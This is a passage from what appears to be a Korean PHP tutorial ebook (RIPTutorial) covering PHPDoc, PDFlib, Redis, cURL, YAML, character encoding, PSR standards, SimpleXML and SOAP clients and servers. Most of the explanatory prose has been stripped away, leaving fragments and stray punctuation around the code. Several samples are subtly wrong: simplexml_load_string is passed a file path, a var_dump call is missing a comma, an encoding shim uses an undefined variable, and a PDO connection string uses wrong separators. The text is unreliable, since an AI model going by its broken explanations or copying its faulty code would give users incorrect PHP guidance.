 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param($int, $string, $array, $bool)
{
}

 /**
 * Parameters - Optional / Defaults
 *
 * @param  int    $int
 * @param  string $string
 * @param  array  $array
 * @param  bool   $bool
 */
function demo_param_optional($int = 5, $string = 'foo', $array = [], $bool = false)
{
}

/**
 * Parameters - Arrays
 *
 * @param array          $mixed
 * @param int[]          $integers
 * @param string[]       $strings
 * @param bool[]         $bools
 * @param string[]|int[] $strings_or_integers
 */
function demo_param_arrays($mixed,$integers, $strings, $bools, $strings_or_integers)
{
}

/**
 * Parameters - Complex
 * @param array $config
 * <pre>
 * $params = [
 *         'hostname'     => (string) DB hostname. Required.
 *         'database'     => (string) DB name. Required.
 *         'username'     => (string) DB username. Required.
 * ]
 * </pre>
 */
function demo_param_complex($config)
{
}
```

PSR-5 .

```
Type[]
Type<Type>
Type<Type[, Type]...>
Type<Type[|Type]...>
```

Collection Collection .

```
Type<Type<Type>>
Type<Type<Type[, Type]...>>
Type<Type<Type[|Type]...>>
```

```
<?php

/**
 * @var ArrayObject<string> $name
 */
$name = new ArrayObject(['a', 'b']);

/**
 * @var ArrayObject<int> $name
 */
$name = new ArrayObject([1, 2]);

/**
 * @var ArrayObject<stdClass> $name
 */
$name = new ArrayObject([
    new stdClass(),
    new stdClass()
]);

/**
 * @var ArrayObject<string|int|stdClass|bool> $name
 */
$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

PHPDoc : https://riptutorial.com/ko/php/topic/1881/phpdoc

18: PHP PDF

Examples

PDFlib

PDFlib .

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

PHP PDF   : https://riptutorial.com/ko/php/topic/4955/php-pdf--

19: PHP Redis

Examples

PHP Redis

PHP Redis :

```
sudo apt install redis-server
```

PHP :

```
sudo apt install php-redis
```

Apache .

```
sudo service apache2 restart
```

Redis

localhost Redis .

```
$redis = new Redis();
$redis->connect('127.0.0.1', 6379);
```

PHP Redis

Redis PHP Redis CLI .

.

```
// Creates two new keys:
$redis->set('mykey-1', 123);
$redis->set('mykey-2', 'abcd');

// Gets one key (prints '123')
var_dump($redis->get('mykey-1'));

// Gets all keys starting with 'my-key-'
// (prints '123', 'abcd')
var_dump($redis->keys('mykey-*'));
```

PHP Redis : https://riptutorial.com/ko/php/topic/7420/php-redis-

20: PHP cURL

- curl_init ([string $ url = NULL])
- bool curl_setopt ($ ch, int $, $)
- bool curl_setopt_array ($ ch, $ options)
- mixed curl_exec ($ ch)
- void curl_close ($ ch)

curl_init	- cURL
url	cURL URL
curl_setopt	- cURL
ch	cURL (**curl_init ()**)
	CURLOPT_XXX - PHP .
	cURL .
curl_exec	- cURL
ch	cURL (**curl_init ()**)
curl_close	- cURL
ch	cURL (**curl_init ()**)

Examples

(GET)

cURL URL   . HTTP, FTP, SCP   (curl> = 7.19.4). **cURL**   **.**

```
// a little script check is the cURL extension loaded or not
if(!extension_loaded("curl")) {
    die("cURL extension not loaded! Quit Now.");
}

// Actual script start

// create a new cURL resource
// $curl is the handle of the resource
$curl = curl_init();

// set the URL and other options
curl_setopt($curl, CURLOPT_URL, "http://www.example.com");
```

```
// execute and pass the result to browser
curl_exec($curl);

// close the cURL resource
curl_close($curl);
```

POST

HTML POST cURL .

```
// POST data in array
$post = [
    'a' => 'apple',
    'b' => 'banana'
];

// Create a new cURL resource with URL to POST
$ch = curl_init('http://www.example.com');

// We set parameter CURLOPT_RETURNTRANSFER to read output
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

// Let's pass POST data
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);

// We execute our request, and get output in a $response variable
$response = curl_exec($ch);

// Close the connection
curl_close($ch);
```

multi_curl POST

POST . `multi_curl` .

, .

curl_multi_init .

.

```
//array of data to POST
$request_contents = array();
//array of URLs
$urls = array();
//array of cURL handles
$chs = array();

//first POST content
$request_contents[] = [
    'a' => 'apple',
    'b' => 'banana'
];
//second POST content
$request_contents[] = [
    'a' => 'fish',
    'b' => 'shrimp'
];
//set the urls
$urls[] = 'http://www.example.com';
$urls[] = 'http://www.example2.com';

//create the array of cURL handles and add to a multi_curl
$mh = curl_multi_init();
foreach ($urls as $key => $url) {
    $chs[$key] = curl_init($url);
    curl_setopt($chs[$key], CURLOPT_RETURNTRANSFER, true);
    curl_setopt($chs[$key], CURLOPT_POST, true);
    curl_setopt($chs[$key], CURLOPT_POSTFIELDS, $request_contents[$key]);

    curl_multi_add_handle($mh, $chs[$key]);
}
```

curl_multi_exec .

```
//running the requests
$running = null;
do {
  curl_multi_exec($mh, $running);
} while ($running);

//getting the responses
foreach(array_keys($chs) as $key){
    $error = curl_error($chs[$key]);
    $last_effective_URL = curl_getinfo($chs[$key], CURLINFO_EFFECTIVE_URL);
    $time = curl_getinfo($chs[$key], CURLINFO_TOTAL_TIME);
    $response = curl_multi_getcontent($chs[$key]);  // get results
    if (!empty($error)) {
      echo "The request $key return a error: $error" . "\n";
    }
    else {
      echo "The request to '$last_effective_URL' returned '$response' in $time seconds." .
"\n";
    }

    curl_multi_remove_handle($mh, $chs[$key]);
}

// close current handler
curl_multi_close($mh);
```

.

' http://www.example.com ' 2 'fruits' .

' http://www.example2.com ' 5 '' .

PHP Curl `GET` `POST` . `CURLOPT_CUSTOMREQUEST` `DELETE` , `PUT` `PATCH` ( ) .

```
$method = 'DELETE'; // Create a DELETE request

$ch = curl_init($url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, $method);
$content = curl_exec($ch);
curl_close($ch);
```

cURL . .

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "");
```

cURL .

```
curl_setopt($ch, CURLOPT_COOKIEJAR, "/tmp/cookies.txt");
```

.

```
curl_setopt($ch, CURLOPT_COOKIEFILE, "/tmp/cookies.txt");
```

cURL . `CURLOPT_COOKIEFILE` .

. 2 . POST.

```
<?php

# create a cURL handle
$ch  = curl_init();

# set the URL (this could also be passed to curl_init() if desired)
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/login.php");

# set the HTTP method to POST
curl_setopt($ch, CURLOPT_POST, true);

# setting this option to an empty string enables cookie handling
# but does not load cookies from a file
curl_setopt($ch, CURLOPT_COOKIEFILE, "");

# set the values to be sent
curl_setopt($ch, CURLOPT_POSTFIELDS, array(
    "username"=>"joe_bloggs",
    "password"=>"$up3r_$3cr3t",
));

# return the response body
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);

# send the request
$result = curl_exec($ch);
```

( ) GET . **cURL** . .


```
# we are not calling curl_init()

# simply change the URL
curl_setopt($ch, CURLOPT_URL, "https://www.example.com/show_me_the_foo.php");
```

```
# change the method back to GET
curl_setopt($ch, CURLOPT_HTTPGET, true);

# send the request
$result = curl_exec($ch);

# finished with cURL
curl_close($ch);

# do stuff with $result...
```

. . GET POST . User-Agent cURL .

CurlFile

. AJAX .



First Name
John

Last Name
Doe

Favorite Activities
Soccer × Hiking ×

Your Files
my_photo.jpg ×
my_life.pdf ×

Drop your files here

SEND

, dropzone .

AJAX POST PHP .

```
// print_r($_POST)

Array
(
    [first_name] => John
    [last_name] => Doe
    [activities] => Array
        (
            [0] => soccer
            [1] => hiking
        )
)
```

.

```
// print_r($_FILES)

Array
(
    [upload] => Array
        (
            [name] => Array
                (
                    [0] => my_photo.jpg
                    [1] => my_life.pdf
                )

            [type] => Array
                (
                    [0] => image/jpg
                    [1] => application/pdf
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phpW5spji
                    [1] => /tmp/phpWgnUeY
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
                    [0] => 647548
                    [1] => 643223
                )

        )

)
```

. CurlFile cURL .

cURL $ _POST .

:

```
// print_r($new_post_array)
```

```
Array
(
    [first_name] => John
    [last_name] => Doe
    [activities[0]] => soccer
    [activities[1]] => hiking
)
```

CurlFile .   :

```
$files = array();

foreach ($_FILES["upload"]["error"] as $key => $error) {
    if ($error == UPLOAD_ERR_OK) {

        $files["upload[$key]"] = curl_file_create(
            $_FILES['upload']['tmp_name'][$key],
            $_FILES['upload']['type'][$key],
            $_FILES['upload']['name'][$key]
        );
    }
}
```

curl_file_create CurlFile CurlFile .   "upload [0]" "upload [1]" $ files   .

$ data .

```
$data = $new_post_array + $files;
```

cURL .

```
$ch = curl_init();

curl_setopt_array($ch, array(
    CURLOPT_POST => 1,
    CURLOPT_URL => "https://api.externalserver.com/upload.php",
    CURLOPT_RETURNTRANSFER => 1,
    CURLINFO_HEADER_OUT => 1,
    CURLOPT_POSTFIELDS => $data
));

$result = curl_exec($ch);

curl_close ($ch);
```

$ data () cURL Content Type : multipart / form-data POST .

upload.php $ _POST $ _FILES   .

Get PHP HTTP

```
$uri = 'http://localhost/http.php';
$ch = curl_init($uri);
curl_setopt_array($ch, array(
    CURLOPT_HTTPHEADER  => array('X-User: admin', 'X-Authorization: 123456'),
    CURLOPT_RETURNTRANSFER  =>true,
    CURLOPT_VERBOSE     => 1
));
$out = curl_exec($ch);
curl_close($ch);
// echo response output
echo $out;
```

```
print_r(apache_request_headers());
```

OutPut : -

```
Array
(
    [Host] => localhost
    [Accept] => */*
    [X-User] => admin
    [X-Authorization] => 123456
    [Content-Length] => 9
    [Content-Type] => application/x-www-form-urlencoded
)
```

:

```
curl --header "X-MyHeader: 123" www.google.com
```

PHP cURL : https://riptutorial.com/ko/php/topic/701/php-curl-

21: PHP YAML

Examples

YAML

YAML PHP PECL . linux / unix .

```
pecl install yaml
```

PECL libYAML `libyaml-dev` .

Windows . DLL .

YAML

YAML . - .

YAML .

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

`config.yaml` . PHP .

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` :

```
Array
(
    [database] => Array
        (
            [driver] => mysql
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

.

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

PHP YAML : https://riptutorial.com/ko/php/topic/5101/php-yaml

22: PHP

Examples

PHP "\ uxxxx"

.

```
if (!function_exists('codepoint_encode')) {
    function codepoint_encode($str) {
        return substr(json_encode($str), 1, -1);
    }
}

if (!function_exists('codepoint_decode')) {
    function codepoint_decode($str) {
        return json_decode(sprintf('"%s"', $str));
    }
}
```

:

```
echo "\nUse JSON encoding / decoding\n";
var_dump(codepoint_encode("□□"));
var_dump(codepoint_decode('\u6211\u597d'));
```

:

```
Use JSON encoding / decoding
string(12) "\u6211\u597d"
string(6) "□□"
```

PHP / HTML

.

```
if (!function_exists('mb_internal_encoding')) {
    function mb_internal_encoding($encoding = NULL) {
        return ($from_encoding === NULL) ? iconv_get_encoding() :
iconv_set_encoding($encoding);
    }
}

if (!function_exists('mb_convert_encoding')) {
    function mb_convert_encoding($str, $to_encoding, $from_encoding = NULL) {
        return iconv(($from_encoding === NULL) ? mb_internal_encoding() : $from_encoding,
$to_encoding, $str);
    }
}
```

```
if (!function_exists('mb_chr')) {
    function mb_chr($ord, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            return pack("N", $ord);
        } else {
            return mb_convert_encoding(mb_chr($ord, 'UCS-4BE'), $encoding, 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_ord')) {
    function mb_ord($char, $encoding = 'UTF-8') {
        if ($encoding === 'UCS-4BE') {
            list(, $ord) = (strlen($char) === 4) ? @unpack('N', $char) : @unpack('n', $char);
            return $ord;
        } else {
            return mb_ord(mb_convert_encoding($char, 'UCS-4BE', $encoding), 'UCS-4BE');
        }
    }
}

if (!function_exists('mb_htmlentities')) {
    function mb_htmlentities($string, $hex = true, $encoding = 'UTF-8') {
        return preg_replace_callback('/[\x{80}-\x{10FFFF}]/u', function ($match) use ($hex) {
            return sprintf($hex ? '&#x%X;' : '&#%d;', mb_ord($match[0]));
        }, $string);
    }
}

if (!function_exists('mb_html_entity_decode')) {
    function mb_html_entity_decode($string, $flags = null, $encoding = 'UTF-8') {
        return html_entity_decode($string, ($flags === NULL) ? ENT_COMPAT | ENT_HTML401 :
$flags, $encoding);
    }
}
```

:

```
echo "Get string from numeric DEC value\n";
var_dump(mb_chr(50319, 'UCS-4BE'));
var_dump(mb_chr(271));

echo "\nGet string from numeric HEX value\n";
var_dump(mb_chr(0xC48F, 'UCS-4BE'));
var_dump(mb_chr(0x010F));

echo "\nGet numeric value of character as DEC string\n";
var_dump(mb_ord('ď', 'UCS-4BE'));
var_dump(mb_ord('ď'));

echo "\nGet numeric value of character as HEX string\n";
var_dump(dechex(mb_ord('ď', 'UCS-4BE')));
var_dump(dechex(mb_ord('ď')));

echo "\nEncode / decode to DEC based HTML entities\n";
var_dump(mb_htmlentities('tchüß', false));
var_dump(mb_html_entity_decode('tch&#252;&#223;'));
```

```
echo "\nEncode / decode to HEX based HTML entities\n";
var_dump(mb_htmlentities('tchüß'));
var_dump(mb_html_entity_decode('tch&#xFC;&#xDF;'));
```

:

```
Get string from numeric DEC value
string(4) "ď"
string(2) "ď"

Get string from numeric HEX value
string(4) "ď"
string(2) "ď"

Get numeric value of character as DEC int
int(50319)
int(271)

Get numeric value of character as HEX string
string(4) "c48f"
string(3) "10f"

Encode / decode to DEC based HTML entities
string(15) "tch&#252;&#223;"
string(7) "tchüß"

Encode / decode to HEX based HTML entities
string(15) "tch&#xFC;&#xDF;"
string(7) "tchüß"
```

Intl

. Extension iconv mbstring Intl-extention . Intl ICU (http://php.net/manual/en/book.intl.php http://site.icu-project.org). , Symfony Intl .

ICU . .

```
\UConverter::transcode($sString, 'UTF-8', 'UTF-8');  // strip bad bytes against attacks
```

. .

```
\iconv('UTF-8', 'ASCII//TRANSLIT', "Cliënt"); // output: "Client"
```

PHP : https://riptutorial.com/ko/php/topic/4472/php---

23: PSR

PSR (PHP Standards Recommendation) FIG (Framework Interop Group) .

" ."- FIG FAQ

PSR : , , .

Examples

PSR-4 :

PSR-4 . ( ) PSR-0 .

.

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- (: `Alphabet`)
- (: `Google\AdWord`) .
- (: `KeywordPlanner`)

`Alphabet\Google\AdWord\KeywordPlanner` . `Alphabet\Google\AdWord\KeywordPlanner` `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

PHP 5.3.0 .

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

('classes /') ('.class.php') .

PSR-4 . , .

```
# Edit the composer.json file to include
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

```
$ composer dump-autoload
```

.

```
<?php
```

```
require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1 :

PSR-1 .

- , .
- PSR-0 PSR-4 .
- PHP . `<?php` `<?=` `<?` .
- (UTF8) .
- (, ,) .

PSR-8 :

PSR-8 Larry Garfield April Fools 2014 4 1 PSR (*Draft*).

`Huggable` .

:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
{

    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *   The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

PSR : https://riptutorial.com/ko/php/topic/10874/psr

24: SimpleXML

Examples

XML simplexml

`simplexml_load_string` `SimpleXMLElement` .

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

. `or` `||`   `or =`   . `$xml` false `or` .

URL XML `simplexml_load_file` .

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

URL PHP   .

SimpleXML : https://riptutorial.com/ko/php/topic/7820/simplexml

25: SOAP

- addFunction () //   SOAP   .
- addSoapHeader () // SOAP .
- fault () //   SoapServer .
- getFunctions () //   .
- handle () // SOAP .
- setClass () // SOAP   .
- setObject () // SOAP   .
- setPersistence () // SoapServer   .

Examples

SOAP

```
function test($x)
{
    return $x;
}

$server = new SoapServer(null, array('uri' => "http://test-uri/"));
$server->addFunction("test");
$server->handle();
```

SOAP   : https://riptutorial.com/ko/php/topic/5441/soap-

26: SOAP

- __getFunctions () // (WSDL).
- __getTypes () // (WSDL).
- __getLastRequest () // XML (`trace`).
- __getLastRequestHeaders () // (`trace`).
- __getLastResponse () // XML (`trace`).
- __getLastResponseHeaders () // (`trace`).

$ wsdl	WSDL WSDL URI `NULL`
$ options	SoapClient . WSDL `location` `uri` . .

`SoapClient` `__call` . . .

```
$soap->requestInfo(['a', 'b', 'c']);
```

`requestInfo` SOAP `requestInfo` .

`$options` (/) :

	SOAP URL. WSDL . WSDL URL .
	SOAP . WSDL .
	`SOAP_RPC` `SOAP_DOCUMENT` . WSDL .
	`SOAP_ENCODED` `SOAP_LITERAL` . WSDL .
soap_version	`SOAP_1_1` ( ) `SOAP_1_2` .
	HTTP . `SOAP_AUTHENTICATION_BASIC` ( ) `SOAP_AUTHENTICATION_DIGEST` .
	HTTP
	HTTP
proxy_host	URL
proxy_port	
proxy_login	
proxy_password	

local_cert	HTTPS ( )
	HTTPS
	/ . SOAP_COMPRESSION_GZIP SOAP_COMPRESSION_DEFLATE SOAP_COMPRESSION_ACCEPT . : SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP .
	(TODO :)
	Boolean , FALSE . . __getLastRequest() , __getLastRequestHeaders() , __getLastResponse() __getLastResponseHeaders() .
	WSDL PHP . WSDL , PHP .
	SOAP ('SoapFault').
	SOAP ().
typemap	. type_name , type_ns (URI), from_xml ( ) to_xml ( ) / .
cache_wsdl	WSDL ? WSDL_CACHE_NONE , WSDL_CACHE_DISK , WSDL_CACHE_MEMORY WSDL_CACHE_BOTH .
	User-Agent .
stream_context	.
	SOAP_SINGLE_ELEMENT_ARRAYS , SOAP_USE_XSI_ARRAY_TYPE , SOAP_WAIT_ONE_WAY_CALLS .
	(*PHP > = 5.4*) . Connection: Keep-Alive (TRUE) Connection: Close (FALSE) .
ssl_method	(*PHP 5.5*) SSL / TLS . SOAP_SSL_METHOD_TLS , SOAP_SSL_METHOD_SSLv2 , SOAP_SSL_METHOD_SSLv3 SOAP_SSL_METHOD_SSLv23 .

32 PHP : 32 PHP 32 xs:long 32 2147483647 . __soapCall() .

Examples

WSDL

URL WSDL SoapClient .

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

`$soap` SOAP .

```
$result = $soap->requestData(['a', 'b', 'c']);
```

WSDL

WSDL `NULL` `location` `uri` WSDL .

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

PHP SOAP `classmap` . WSDL `StdClass` `classmap` . `StdClass` .

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

`Address` `Book` SoapClient .

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;
```

```
// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

SOAP

SOAP . XML .

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

`ENVIRONMENT` `DEVELOPMENT` `getAddress` . .

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

SOAP : https://riptutorial.com/ko/php/topic/633/soap-


27: SPL

Examples

SplFixedArray

PHP

PHP . / . .



PHP / . . .

